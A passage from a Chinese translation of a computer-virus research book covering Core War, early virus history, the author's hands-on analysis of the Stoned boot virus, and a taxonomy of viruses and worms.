使用这种模型，我们就可以观察到计算机病毒的数量是如何根据感染的计算机的数量而变化的。对于计算机病毒和反病毒程序，也有相应的游戏模型来模拟。如果计算机病毒存在于一个由大量可以被感染的电脑所组成的环境之中，那么危害是相当严重的，因为病毒可以更快地传播到大量的其他计算机中。大量类似的拥有可被感染操作系统的个人计算机可以创建一个相似的环境——可供病毒“繁殖”的环境（听起来很熟悉？）。

如果用一个小一点的游戏模板来模拟较小数量的可被感染的计算机，我们将会清楚地看到小规模的病毒爆发，相应的病毒数量也比较小。

用这类模型就可以解释清楚为什么大部分的计算机病毒要感染Windows这类操作系统，因为目前大概有95%的个人计算机是装有Windows操作系统的，就如同使用了一个巨大的“网格”。当然，这并不意味着另外5%的计算机系统并不足以引起一场某种病毒的全球规模的流行。

注释　*如果你对自我复制、自我修复以及进化结构感兴趣的话，浏览*BioWall项目的网站http://lslwww.epfl.ch/biowall/index.html。

1.1.4 磁芯大战：程序对战

1966年前后，Robert Morris Sr.，这位后来的美国国家安全局（National Security Agency，

NSA）首席科学家，决定跟他的两个朋友Victor Vyssotsky和Dennis Ritchie共同开发一个新的游戏环境，他们编写了游戏代码并将其命名为达尔文（Darwin）。（Morris Sr.的儿子Morris Jr.，是计算机病毒史上第一位声名狼藉的蠕虫作者。我们将会在本书的后面讨论他在计算机病毒历史上的所作所为。）

Darwin的最初版本是在贝尔实验室为PDP-1（程序数据处理机）设计的。不久之后，Darwin演变成了磁芯大战（Core War），这是一个至今仍然有许多程序员和数学家（当然还有“黑客”）玩的电脑游戏。

注释 我在这里使用“黑客”这一术语原始的、正面的意思。我同样认为所有好的病毒研究者都是传统意义上的“黑客”。我把自己也当作一名黑客，不过与那些入侵别人计算机的恶意黑客是有根本区别的。

这个游戏被称做磁芯大战（Core War）是因为游戏的目标是通过覆盖对手的程序而将其“杀”掉。最初的游戏是在两个用一种被称作Redcode的汇编语言编写的程序之间展开的。Redcode程序是在一种被称作“内存阵列Redcode模拟器”（MARS）的模拟机器（例如“虚拟机”）内存（即core，当时采用磁芯core作为计算机的内存储器）中执行的。对战程序之间的“战斗”，称作磁芯大战。

最初的Redcode指令集由10条简单的指令组成，这些指令可以把内存中某地址的信息转移到其他位置，为编写各种微妙的对战程序提供了很大的灵活性。从1984年5月开始，Dewdney在《Scientific American》（科学美国人）[13,14]上发表了数篇关于“电脑娱乐”的文章，来讨论磁芯大战。图1-7是一个正在执行的被称作PMARSV的磁芯大战游戏的截屏，PMARSV是由Albert Ma，Na'ndor Sieben，Stefan Strack和Mintardjo Wangsaw共同开发的。观看一个个小的磁芯大战“战士”在MARS的环境里互相“打斗”是相当有趣的。




图1-7 战斗中的磁芯大战对战程序（Dwarf和MICE）

在每年的程序对战比赛中，总会有一些“战士”成为“山头”的国王（King of the Hill，KotH），这就是那些能够胜过其对手的Redcode程序。

一个名为MICE的对战程序赢得了首届的比赛，它的作者Chip Wendell获得的奖品是一块早期的CDC 6600计算机上的内存板[14]。

最简单的Redcode程序仅仅由一条MOV指令组成：MOV 0,1（按照传统的语法）。这个程序被称作IMP，它把内存中相对地址为0处的内容（也就是MOV这条指令本身）转移到相对地址为1的内存处，也就是这条指令的下一个地址。当这条指令被复制到了这个新的地址后，控制也交给了这个地址，于是这一指令又一次被执行，又将其自己复制到更高一位的地址上去，如此反复。这一切的发生都是很自然的，因为每条指令执行后，指令指针总会自动加一，于是系统自然的依次执行高一位地址处的指令。

基本的磁芯（core，指内存）中包括两个对战程序和8000个用来存放指令的单元，游戏新的修改版本可以同时允许有多个对战程序。对战程序的起始大小是有明确限制的，通常是100条指令。每个程序可以反复执行的次数是有限的，默认情况下是80 000次。

最初的Redcode版本包含了10条指令，后来的版本包含了更多的指令。例如，清单1-1中列出了1994年的修订版本中使用的14条指令。

清单1-1　1994年修订版本中的Core War指令

```
DAT  data
MOV  move
ADD  add
SUB  subtract
MUL  multiply
DIV  divide
MOD  modula
JMP  jump
JMZ  jump if zero
JMN  jump if not zero
DJN  decrement, jump if not zero
CMP  compare
SLT  skip if less than
SPL  split execution
```

我们分析一下Dewdney的Dwarf程序指南（见清单1-2）。

清单1-2　Dwarf炸弹程序

```
;name          Dwarf
;author        A. K. Dewdney
;version       94.1
;date          April 29, 1993
;strategy      Bombs every fourth instruction.

ORG     1 ; Indicates execution begins with the second
          ; instruction (ORG is not actually loaded, and is
          ; therefore not counted as an instruction).
```

```
DAT.F   #0, #0      ; Pointer to target instruction.
ADD.AB  #4, $-1     ; Increments pointer by 4.
MOV.AB  #0, @-2     ; Bombs target instruction.
JMP.A   $-2, #0     ; Loops back two instructions.
```

Dwarf使用了一种称作炸弹的策略。最初的几行是注释，指出这一对战程序的名字，并且遵从Redcode的1994年的标准。Dwarf通过向其对手程序的执行路径上“投掷”DAT炸弹，以试图破坏对手的程序。由于MARS虚拟机中所有进程如果试图执行DAT语句时将被终止，因此当Dwarf击中对手后，Dwarf就可能赢了。

MOV是用来将信息移动到MARS单元中去的指令。（IMP对战程序可以很清楚地解释这一点。）一条Redcode指令的一般格式是：操作码 A，B。因此指令MOV.AB #0，@-2将指向作为源地址的Dwarf程序代码中的DAT语句。

A域指向DAT语句，每条指令的所占的空间都等于1，在内存地址0处是DAT #0，#0。因此，MOV指令将会将DAT指令复制到B指向的内存地址处。而B现在指向哪里呢？

B指向它里面的DAT.F #0，#0语句。通常，这意味着炸弹将会放置在这个语句的上面，但是@符号把它后面的操作数变成一个间接的指针。也就是说，@符号表示使用B域指向地址处的内容作为一个新的指针（指向目的地址）。在这种情况下，地址B处的内容好像是指向地址0（地址0，也就是存放DAT.F指令的地方）。

然而，在MOV之前要先执行一个ADD指令。当ADD #4，$-1执行后，DAT中的偏移地址（也就是ADD指令相对偏移地址为-1处。——译者注）会每次增加4——第一次从0变成4，第二次从4变成8，如此反复。

这就是为什么当MOV指令复制DAT炸弹时，炸弹（Data指令。——译者注）会被放置到DAT语句后面的第4行处（见清单1-3）。

清单1-3 当第一个炸弹被“投掷”后的代码

```
0       DAT.F #0, #8
1 ->    ADD.AB 4, $-1
2       MOV.AB #0, @-2 ; launcher
3       JMP.A $-2, #0
4       DAT ; Bomb 1
5       .
6       .
7       .
8       DAT ; Bomb 2
9       .
```

JMP.A$-2指令将程序的执行转移到相对偏移地址-2处，也就是回到ADD指令，从而使Dwarf程序“永无休止”的运行下去。Dwarf不断地向内存中每4个地址投放一个炸弹，直到指针“绕”内存一圈。（当到达了投放DAT炸弹的最高可能达到的地址后，地址将会“绕”回来，又从0地址重新开始。例如，如果地址的最大值是10，那么10+1意味着0，而10+4意味着3。）

以后，Dwarf开始在它投放过炸弹的地方重新投放炸弹，直到程序反复执行80 000次，或者其他的对战程序将Dwarf覆盖。不过，其他的对战程序可以很轻易的杀掉Dwarf，因为Dwarf总是

停留在一个不变的位置上——以便不被自己的“火力”所击中，但这样却将自己暴露给其他的攻击程序。

在磁芯大战中通常包含以下几种策略：扫描、复制、投放炸弹、IMP螺旋（spiral）（使用MARS的SPL指令来实现）。另外还有一个更有意思的炸弹变种叫做吸血鬼（vampire）。

Dewdney程序还证明，一个程序可以通过截获对手程序的执行流，从而“偷走”对手程序的“灵魂”，这需要向对方的内存中投掷JMP（跳转）指令炸弹，这种程序被称做吸血鬼。通过投放跳转指令炸弹，可以将敌人的程序控制“抢”过来，从而指向一个新的、预先定义好的位置，通常会让被“抢”的对战程序开始执行无用的代码。无用的代码可以扰乱敌人程序的执行思路，从而使吸血鬼程序占得先机。

我强烈建议大家去玩这种无害的、非常有趣的游戏，而不是去编写计算机病毒。实际上，如果你对蠕虫感兴趣，那么可以开发一个新版本的磁芯大战，这个版本的磁芯大战可以将位于不同网络的对战程序联结到一起，允许一个对战程序从某个战场跳到其他的战场去，在别的机器上跟新的敌人进行对战。游戏的联网特性允许出现像蠕虫一样的对战程序。

1.2 计算机病毒的起源

像计算机病毒这样的程序在微型计算机上的出现是在20世纪80年代。然而，在这里我们有必要提一下两个经常被讨论的计算机病毒的“先驱”：1971~1972年的爬行者（Creeper）和1975年John Walker在UNIVAC（通用自动计算机）上编写的流行游戏“动物”（ANIMAL）的一个“传染性”的版本[15]。

爬行者和它的客星“收割者”（Reaper）——第一个“反病毒”程序，是为运行在BBN的PDP-10上的联网的TENEX系统而编写的——是当时人们正开始研究的、如今已演变成“因特网（Internet）”的系统时出现的。

更有趣的是，ANIMAL是在运行Univac 1100系列操作系统Exec-8的UNIVAC大型计算机上开发的。1975年1月，John Walker（以后Autodesk公司的创始人，也是AutoCAD软件的开发者之一）编写了一个称为PERVADE的通用子程序[16]，该子程序可以被任何程序所调用。当ANIMAL调用PERVADE时，PERVADE就会搜寻所有可以到达的目录并且将调用它的程序——这里是ANIMAL——复制到任何用户已经打开的目录中去。那时，在磁带机上交换程序相对于现在来说是相当缓慢的，尽管如此，一个月后ANIMAL还是被复制到了许多地方。

微型计算机上出现的第一个病毒大约是1982年在Apple-II上编写的。当时，美国宾夕法尼亚州匹兹堡的一个九年级学生Rich Skrenta[17]编写了Elk Cloner。尽管他认为这个程序的执行并不是有益的，但他仍然编写了该代码。他的朋友认为这个程序非常有意思，而他的数学老师则不这么认为，因为他的电脑被Elk Cloner感染了。每当第50次用被感染的磁盘启动系统后，按系统重启动（reset）键时，Elk Cloner就会在屏幕上显示Skrenta写的一首诗（见图1-8）。这是因为，Elk Cloner在每第50次启动时把自己的载荷代码（payload）挂（hook）在操作系统的重启动处理程序上，因此只有按下重启后才能触发病毒的有效载荷。




图1-8 激活后的Elk Cloner

在这件事之后两个人之间的友谊（可能指Skrenta和他的数学老师。——译者注）就结束了，这不奇怪。当时Skrenta还编写一些电脑游戏和许多有益的程序，直到现在Skrenta都认为，他由于写了这个“最愚蠢的黑客程序”而出名是非常不可思议的。

1982年，Xerox PARC的两个研究人员[18]进行了关于计算机蠕虫的早期研究，那时*计算机病毒*（Computer Virus）这一术语还没有被用来描述这些程序。1984年，数学家Frederick Cohen博士[19]引入了这一术语，并且由于他早期对计算机病毒的研究而成为了“计算机病毒之父”。Cohen在他的导师Leonard Adleman教授[20]的建议下引入*计算机病毒*这一术语，而Leonard Adleman是在科幻小说中发现的这一名词。

1.3 自动复制代码：计算机病毒的原理和定义

Cohen在1984年为计算机病毒提出了一个形式化的数学模型，这个模型使用图灵机。实际上，Cohen的计算机病毒的形式化数学模型与Neumann的自我复制细胞自动机是十分相似的。从Neumann的角度，我们可以说计算机病毒就是一个可以自我复制的细胞自动机。计算机病毒的数学模型对今天的研究来说是没有多少实际作用的，它只是对计算机病毒进行了十分通用的描述。然而，这个数学模型却为解决计算机病毒问题奠定了重要的理论基础。

Cohen对计算机病毒的非形式化定义是：“*计算机病毒是一种计算机程序，它通过修改其他程序把它自己的一个拷贝或其演化的拷贝插入到其他程序中，从而感染它们。*”

这个定义提出了计算机病毒的许多重要特性，例如病毒感染过程中有可能进行演化（通过改变其自身而成为演变体的能力）。然而，如果十分严格地应用这个定义，有时可能会产生一点误解。

这决不是批评Cohen的开创性的模型。给出一个十分精确的定义是相当困难的，因为如今有太多类型的计算机病毒。例如，有些类型的计算机病毒——被称作*伴生病毒*（companion virus）——并没有必要改变其他程序的代码。它们并不是严格地遵循Cohen的定义，因为它们没有必要把自己插入到其他程序当中去。相反地，它们是用别的方法来利用程序的执行环境——操作系统的特性——通过使用相同的名字，并在执行路径中将其放在“受害”程序的前面。如果防病毒程序的作者严格运用Cohen定义的话，他可能写出一种阻止病毒恶意操作（即修改其他程序）的“行为阻断”（behavior-blocking）防毒程序，而这样的程序对付伴生病毒就会有问题。换句话说，如果这种阻断程序只寻找对其他程序代码做不必要的修改的病毒，那么它是无法发现伴生病毒的。

注释　Cohen在数学上的形式化定义中确实包含了伴生病毒；只是用一句话的文字来解释这样一个定义存在一定的问题，只用一句话给出计算机病毒的定义的确是十分困难的。

完整性检查程序基于以下事实：一个程序的代码在任何时候都是固定不变的。这种程序依靠一个数据库（事先建立的），假定数据库记录了机器上程序的“干净”状态。完整性检查程序是Cohen最喜欢的防御病毒的方法，在90年代早期我也很喜欢这种方法。然而，很容易发现完整性检查程序对发现伴生病毒是有缺陷的，除非完整性检查程序同样对任何系统中新执行的程序都向用户报警。Cohen自己的系统正是这样做的。不幸的是，普通用户不会喜欢每次系统执行一个新的程序都会收到一个报警，但是Cohen的方法确实是可以使用的最安全的方法。

Cohen博士的定义并不区分专门设计用来复制自己的程序（我们可以称其为“真正的病毒”）还是那些只是把复制自己作为次要功能的一般复制程序（例如，编译器）。

事实也正是这样，在这种情况下“行为阻断”程序通常也会报警。例如Norton Commander，一个十分流行的命令解释器，可以用来将用户自己的代码复制到其他硬盘或网络上的其他系统上去。这种操作有可能会跟自我复制代码相混淆，尤其是当某个文件夹中已经有某个程序以前的版本，我们为了更新而将旧的版本覆盖的时候。尽管这种“虚警”是很容易处理的，但毫无疑问终端用户会对这些虚警感到反感。

考虑到这种情况，对计算机病毒更准确的定义应该是：“计算机病毒是一种计算机程序，它递归地、明确地（explicitly）复制自己或其演化体。”（所谓“明确地”，是指把复制作为主要功能而不是次要功能。——译者注）

没有必要指明复制到底是怎样进行的，同样并不严格要求“感染”或者修改其他程序或是宿主程序。然而，大部分计算机病毒确实修改其他程序的代码来获得控制权。通过阻断这种行为，可以在相当大的程度上减少病毒在系统上的传播。

因此，总需要有一个宿主，一个操作系统，或者其他类型的程序执行环境，如解释程序，一段特殊的符号序列在其中扮演着病毒的角色，并且递归地进行自我复制。

计算机病毒是一种自动化的程序，它们会把自己的拷贝传播到新的目标系统中去，而这当然不是用户所希望的。尽管有些特殊的病毒在它们感染其他机器时会用提示符向用户询问，比如“你想感染其他程序吗？（是／否？）”，但这并不能说明它们就不是病毒。通常，计算机病毒研究实验室里新来的研究人员有可能并不这么认为，他们会争辩说这种程序并不是计算机病毒。显然，他们错了！

当我们试图把某个特殊的程序归类为计算机病毒的时候，我们需要考虑一个重要的问题：这个程序是否可以递归地、明确地进行自我复制。如果一个程序在进行自我复制的过程中需要任何帮助，那么就不能认为它是计算机病毒。这里所说的帮助可能包括修改此程序的环境（例如，手工修改内存或是硬盘中内容），或者——但愿不会如此——通过使用调试器（debugger）对潜伏的病毒进行“热修补（hot fix）”。相反，我们将不能执行的病毒归类为*潜在病毒*（intended virus）。

这里所讨论的拷贝并不一定是原始病毒的精确副本，如今的计算机病毒，特别是一种被称作变型病毒（metamorphic virus）的病毒（我们将会在第7章中讨论），它们可以重写其自身的代码，使得病毒中用于自我复制的代码序列在其“后代”中变得与其完全不同，但却可以发挥相同的或相似的功能。

参考文献

1. Donald E. Knuth, *The Art of Computer Programming*, 2nd Edition, Addison-Wesley, Reading, MA, 1973, 1968, ISBN: 0-201-03809-9 (Hardcover).
2. John von Neumann, "The General and Logical Theory of Automata," *Hixon Symposium*, 1948.
3. John von Neumann, "Theory and Organization of Complicated Automata," *Lectures at the University of Illinois*, 1949.
4. John von Neumann, "The Theory of Automata: Contruction, Reproduction, Homogenity," *Unfinished manuscript*, 1953.
5. William Poundstone, *Prisoner's Dilemma*, Doubleday, New York, ISBN: 0-385-41580-X (Paperback), 1992.
6. Eli Bachmutsky, "Self-Replication Loops in Cellular Space," `http://necsi.org:16080/postdocs/sayama/sdrs/java`.
7. Robert A. Freitas, Jr. and William B. Zachary, "A Self-Replicating, Growing Lunar Factory," *Fifth Princeton/AIAA Conference*, May 1981.
8. Robert A. Freitas, Jr., "Some Limits to Global Ecophagy by Biovorous Nanoreplicators, with Public Policy Recommendations," `http://www.foresight.org/nanorev/ecophagy.html`.
9. György Marx, *A Természet Játékai*, Ifjúsági Lap és Könyvterjesztô Vállalat, Hungary, 1982, ISBN: 963-422-674-4 (Hardcover).
10. Martin Gardner, "Mathematical Games: The Fantastic Combinations of John Conway's New Solitaire Game 'Life,'" *Scientific American*, October 1970, pp. 120–123.
11. Edwin Martin, "John Conway's Game of Life," `http://www.bitstorm.org/gameoflife` (Java version is available).
12. Carey Nachenberg, "Computer Virus-Antivirus Coevolution," *Communications of the ACM*, January 1997, Vol. 40, No. 1., pp. 46-51.
13. Dewdney, A. K., *The Armchair Universe: An Exploration of Computer Worlds*, New York: W. H. Freeman (c), 1988, ISBN: 0-7167-1939-8 (Paperback).
14. Dewdney, A. K., *The Magic Machine: A Handbook of Computer Sorcery*, New York: W. H. Freeman (c), 1990, ISBN: 0-7167-2125-2 (Hardcover), 0-7167-2144-9 (Paperback).
15. John Walker, "ANIMAL," `http://fourmilab.ch/documents/univac/animal.html`.
16. John Walker, "PERVADE," `http://fourmillab.ch/documents/univac/pervade.html`.
17. Rich Skrenta, `http://www.skrenta.com`.
18. John Shock and Jon Hepps, "The Worm Programs, Early Experience with a Distributed Computation," ACM, Volume 25, 1982, pp. 172–180.
19. Dr. Frederick B. Cohen, *A Short Course on Computer Viruses*, Wiley Professonal Computing, New York, 2nd edition, 1994, ISBN: 0471007684 (Paperback).
20. Vesselin Vladimirov Bontchev, "Methodology of Computer Anti-Virus Research," *University of Hamburg Dissertation*, 1998.

第2章　恶意代码分析的魅力

"狮子有气无力地望着爱丽丝：'你是动物……植物……还是矿物？'他喊每个字都张着大嘴。"

——Lewis Carroll（1832—1898），《爱丽丝镜中世界奇遇记》（1871）

（译者注：作者引用这段话比喻对恶意代码的命名和分类存在困惑）

对于那些对自然科学感兴趣的人来说，没有比计算机病毒更能令他们着迷的题目了。对大部分人来说，乍看起来，分析计算机病毒是相当困难的。然而实际上，病毒分析的困难程度是因病毒而异的。对于已经编译成目标代码的二进制形式的病毒来说，必须经过逆向工程（reverse-engineer）来详细地进行分析。对每个人来说这一过程都十分具有挑战性，然而从中却能学到很多关于计算机系统的知识。

我对计算机病毒产生兴趣是在1990年9月，当时我新买的PC兼容机显示器上出现了一段奇怪的文字，并且伴随着两声蜂鸣声。这段文字是：

"Your PC is now Stoned! "

我以前曾经听说过计算机病毒，但这是我第一次遭遇这种难以置信的、令人讨厌的东西。当时我的电脑只用了两个星期，我怎么这么快就被感染了呢？对此我非常好奇。我当时使用了一个包含流行游戏Jbird的磁盘，这个磁盘被病毒感染了，并且将这个名为"石头"（Stoned）的引导区病毒引入了我的计算机。这张游戏盘是我的一个朋友给我的，显然，他并不知道磁盘上还隐藏着这个"附加"的病毒。

当然，在那时我没有任何反病毒软件，而且由于这件事发生在星期六，因此我无法及时得到帮助。这台PC兼容机花费了我那个夏天5个月的工资，所以你可以想像我当时多么失望！

我非常担心会丢失系统中的所有数据。我记得1988年发生在我朋友身上的事：他的个人计算机被病毒感染了，他的电脑屏幕上会随机地落下许多字符；再过一会儿，他的机器就完全瘫痪了。他告诉我，当时他不得不格式化硬盘并且重新安装所有的程序。

后来我们才知道他的计算机被一种叫做Cascade的病毒感染了。其实不格式化硬盘也可以将Cascade病毒清除掉，但他当时并不知道这个方法。结果很不幸的是，他丢失了所有的数据。当然我不想重复他的厄运——我要将病毒从我的电脑中清除掉而不损失任何数据。

为找到Stoned病毒，我在被感染的磁盘的文件中寻找显示在我的显示器上的那段文字。很不幸，我没有找到任何包含那段文字的文件。如果那时我对搜寻病毒有更多经验的话，或许我会想到病毒也许被加密后隐藏在某个文件当中。然而其实这个病毒并没有加密，而且当时我的直觉告诉我，这个病毒一定是藏在了非文件的某个不可见的系统空间中，正是这一直觉让我找到了正确的方法。

直觉告诉我，这个病毒并非存储在文件当中，而是放在了磁盘中的其他某个地方。当时我手头上有Peter Norton的一本书《Programmer's Guide to the IBM PC》，之前这本书我仅仅读了几页，但幸运的是这本书讲述了如何用一个叫做DEBUG的DOS工具来操作磁盘的引导扇区。

在稍作迟疑之后，我终于第一次运行了DEBUG命令，试着查看一下A驱动器中磁盘的引导扇区，命令如下：

```
DEBUG
-L 100 0 0 1
```

这个命令指示DEBUG将驱动器A:中磁盘的第一个扇区（引导扇区）加载到内存中偏移地址为100（十六进制）处。当我用DEBUG的dump（D）命令显示加载的扇区的内容时，我看到了病毒显示的那段话和其他一些信息。

```
-d280
1437:0280 03 33 DB FE C1 CD 13 EB-C5 07 59 6F 75 72 20 50 .3........Your P
1437:0290 43 20 69 73 20 6E 6F 77-20 53 74 6F 6E 65 64 21 C is now Stoned!
1437:02A0 07 0D 0A 0A 00 4C 45 47-41 4C 49 53 45 20 4D 41 .....LEGALISE MA
1437:02B0 52 49 4A 55 41 4E 41 21-00 00 00 00 00 00 00 00 RIJUANA!........
```

你可以想像找到病毒后我是多么的兴奋。终于，病毒就在我眼前了！我用整个周末来阅读Norton的书，因为我根本看不懂病毒的代码。那时我甚至不懂IBM PC的汇编语言，而这对于理解病毒代码是必需的。要学的东西太多了！

Norton的这本书为我开展病毒的研究提供了充分的信息和知识。比如，它详细而清晰地描述了系统启动过程、磁盘结构、各种DOS中断和基本输入输出系统（BIOS）例程等。

我用了几天时间在纸上分析Stoned病毒，每条汇编指令都写上了注释，直到我能够完全理解了。我几乎花了整整一个星期来充分理解和吸收所有的信息和知识，但是，令人伤心的是，我的计算机仍然被病毒感染着。

又过了几天，我用Turbo Pascal写了一个这一病毒的检测程序，然后写了一个清除程序。清除程序可以将所有地方的病毒清除掉：包括从系统内存到存放病毒的（主）引导扇区。

几天后，我带着我的病毒检测程序来到了大学，发现这种病毒已经感染了PC实验室中半数以上的机器。这个简单的病毒代码能够如此成功地感染世界范围的机器，让我感到非常惊奇。我无法想像这个病毒是如何从新西兰（我后来才了解到，这个病毒是在1988年初从新西兰释放出来的）不远万里来到匈牙利来感染我的机器的。

这个Stoned病毒是电脑间流行的（in the wild）病毒。（IBM的研究员Dave Chess创造了“in the wild”这一术语，用来描述在普通的计算机系统产品上遇到的病毒。并不是所有的病毒都是“in the wild”。那些只有病毒收集者或是研究人员才能见到的病毒，称作“*动物园里的病毒*”（zoo virus）。）

大家对我的帮助都很欢迎，而且我也很乐意帮助他们，因为我希望帮助他们并且从中可以学到更多的关于搜寻病毒的知识。我开始从朋友那里收集计算机病毒，并且编写这些病毒的清除程序。像Cascade、Vacsina、Yankee_Doodle、Vienna、Invader、Tequila还有Dark_Avenger，都是起初我详细分析的一系列病毒，并且我还逐个编写了检测和清除的程序代码。

最终，我的工作得到了人们的认可，我的反病毒程序在匈牙利成为了一个相当流行的共享软件。我将我的程序命名为Pasteur，是用法国微生物学家Louis Pasteur的名字来命名的。

我所有的努力和经验为我在反病毒研究和开发领域打开了职业之门。我写这本书就是希望能跟所有人分享我关于计算机病毒研究的知识。

2.1 计算机病毒研究的通用模式

分析计算机病毒有一些通用的模式，这些模式很容易掌握，而且可以提高病毒分析的效率。计算机病毒研究人员使用多种技术达到他们的最终目标，也就是及时、准确地理解病毒程序，以便提供适当的预防和响应措施，从而可以控制病毒的爆发。

计算机病毒研究者同样需要识别和理解特定的系统漏洞和那些利用这些漏洞进行攻击的恶意代码。漏洞和对漏洞利用的研究有其自身通用的模式和技术，有些与计算机病毒的研究方法相类似，有些却大不相同。

本书将介绍这些实用技术，让你学会如何更加有效地处理病毒程序。在这一过程中，你将掌握如何使用反汇编器（disassembler）、调试器（debugger）、仿真器（emulator）、虚拟计算机（virtual machine）、文件转储器（file dumper）、替罪羊文件（goat file）、专用的计算机病毒复制机器和系统、病毒测试网络、解密工具、解包器（unpacker），以及其他许多有用的工具，更加高效、安全地分析计算机病毒。在日常生活和工作中你可以使用这些信息更加有效地处理计算机病毒问题。

你还可以学到计算机病毒是如何分类和命名的，以及计算机病毒所使用的许多最新的诡计。

本书不讨论计算机病毒的源代码，讨论这个话题是没有职业道德的，在有些国家甚至是违法的[1]。更重要的是，即使你编写了许多计算机病毒，也不能使你成为这一领域的专家。

一些计算机病毒的作者[2]认为他们自己是专家，因为他们写出了可以进行自我复制的程序代码。这种想法是极其错误的。尽管有些计算机病毒的作者可能知识渊博，但大部分并不是计算机病毒这一领域的专家。不同时期代表计算机病毒编写技术水平的高水平的作者都是用化名的，例如Dark Avenger[3]、Vecna、Jacky Qwerty、Murkry、Sandman、Quantum、Spanska、GriYo、Zombie、roy g biv和Mental Driller。

2.2 反病毒防护技术的发展

起初，编写反病毒软件程序并不困难。在20世纪80年代末和90年代初，许多人自己就可以编写某种类型的反病毒程序，来防御特定形式的某种病毒。

Frederick Cohen证明，反病毒程序不可能解决计算机病毒问题，因为无法创建一个单独的程序，能在有限的时间里检测出所有未知的计算机病毒。我们不管这个已经证明的结论，事实上，反病毒程序暂时已经十分成功地处理计算机病毒问题。尽管人们同时也在研究和开发其他的病毒解决方案，但是在防范计算机病毒方面，反病毒程序仍然是应用最广泛的，尽管反病毒程序有许多的缺点，包括无法处理和解决上述问题。

或许有些自以为是病毒专家的计算机安全分析人员错误地认为，任何反病毒程序都是毫无用处的，除非它们能够发现所有未知的病毒。然而事实上，离开了反病毒程序，因特网将会由于计算机病毒产生的莫名其妙的流量而瘫痪。

通常我们并不能完全知道怎样来防范计算机病毒，甚至也不知道如何养成良好的习惯来降低计算机病毒感染的风险。非常不幸的是，疏忽往往是造成病毒传播的最大隐患之一。在计算机安全当中，社会学方面的因素比技术方面的因素显得更为重要。在计算机维护和网络安全配

置方面最小的疏忽，和对被病毒感染的计算机未做及时的清除，都为计算机病毒的扩散打开了“潘多拉之盒”。

在检测和清除病毒的最初阶段，计算机病毒是非常容易对付的，因为那时存在的计算机病毒实在太少了（1990年只有不到100种的已知计算机病毒），计算机病毒研究人员可以花上几个星期而仅仅研究单个计算机病毒。那时病毒更加容易对付的原因还包括，与今天高速“繁殖”的计算机病毒相比，当时的计算机病毒传播的速度非常缓慢。例如，那时许多成功的引导区病毒都是512字节（IBM PC引导扇区的大小），它们往往要经过一年或者更长的时间才能从一个国家传播到另外一个国家。这样想想：将过去计算机病毒的传播速度与如今计算机病毒的传播速度相比较，就如同在拿古代的信息传递速度——那时依靠投递员从一个城市走到或跑到另外一个城市来传递包裹——与今天通过电子邮件（e-mail）的即时通信速度相比较，无论包含或者不包含附件。

对于那些知道什么是引导扇区的人来说，发现引导扇区中的病毒是非常容易的，但编写一个程序来识别系统是否被感染还是需要一些技巧的。手工清除被感染的系统本身就是一个很大的挑战，如果能编写一个程序自动地从计算机中清除病毒，那对程序的作者来说将是极大的成就。目前，可以说开发反病毒和安全防御系统是一门艺术，它对学习和开发其他大量有用的技术也很有帮助。然而，只是对这些技术的好奇与沉迷还是不够的，还要有天生的好奇心、献身精神、努力的工作和不断学习的强烈愿望，才能成为这一艺术性的、富有创造性的行业中的“大师”。

2.3 恶意程序的相关术语

几乎从计算机病毒诞生之日起，就需要对恶意程序有一个统一的命名和定义[4]。显然，每一种分类方法都有共同的缺陷，因为不同种类之间总会有重叠，而且有些接近的种类之间可以互相成为对方的子类别。

2.3.1 病毒

如同在第1章中定义的那样，计算机病毒是一种计算机程序代码[5]，它递归地复制自己或其演化体。病毒感染宿主文件或者某个系统区域，或者仅仅是修改这些对象的引用，来获得控制权并不断地繁殖来产生新的病毒体。

2.3.2 蠕虫

蠕虫是网络病毒，主要在网络上进行复制。通常，蠕虫会在某台远程机器上自动运行，而不需要用户的任何干预。然而，有些蠕虫，如邮件投递者蠕虫和邮件群发蠕虫，如果没有用户的干预，并不总是可以自动运行的。

蠕虫是典型的不需要宿主程序的独立程序。然而，有些蠕虫，如W32/Nimda.A@mm，同样是作为一种感染文件的病毒而传播的，它会感染宿主程序。因此，处理和控制蠕虫最简单的方法就是把它们当作病毒的一个特殊子类来考虑。如果某种病毒的主要传播媒介是网络，那么它应该被归类为蠕虫。

2.3.2.1 邮件投递者蠕虫和邮件群发蠕虫

邮件投递者（Mailer）和邮件群发（Mass-Mailer）蠕虫是计算机蠕虫的一个特殊类别，它们在电子邮件（e-mail）中发送自己。邮件群发通常被标记为“@mm”蠕虫，如VBS/Loveletter.A@mm，此病毒一旦被激活，就会发送包含自身拷贝的多个邮件。

邮件投递者蠕虫发送自身的频率要低一些。例如，一种名为W32/SKA.A@m的邮件投递者蠕虫（又称为Happy99蠕虫），它只是在用户每次发送一封新的电子邮件时才发送自身的拷贝。

2.3.2.2 章鱼

章鱼（Octopus）是一种非常复杂的计算机蠕虫，它包含一组程序，分别存在于网络中的多台计算机上。

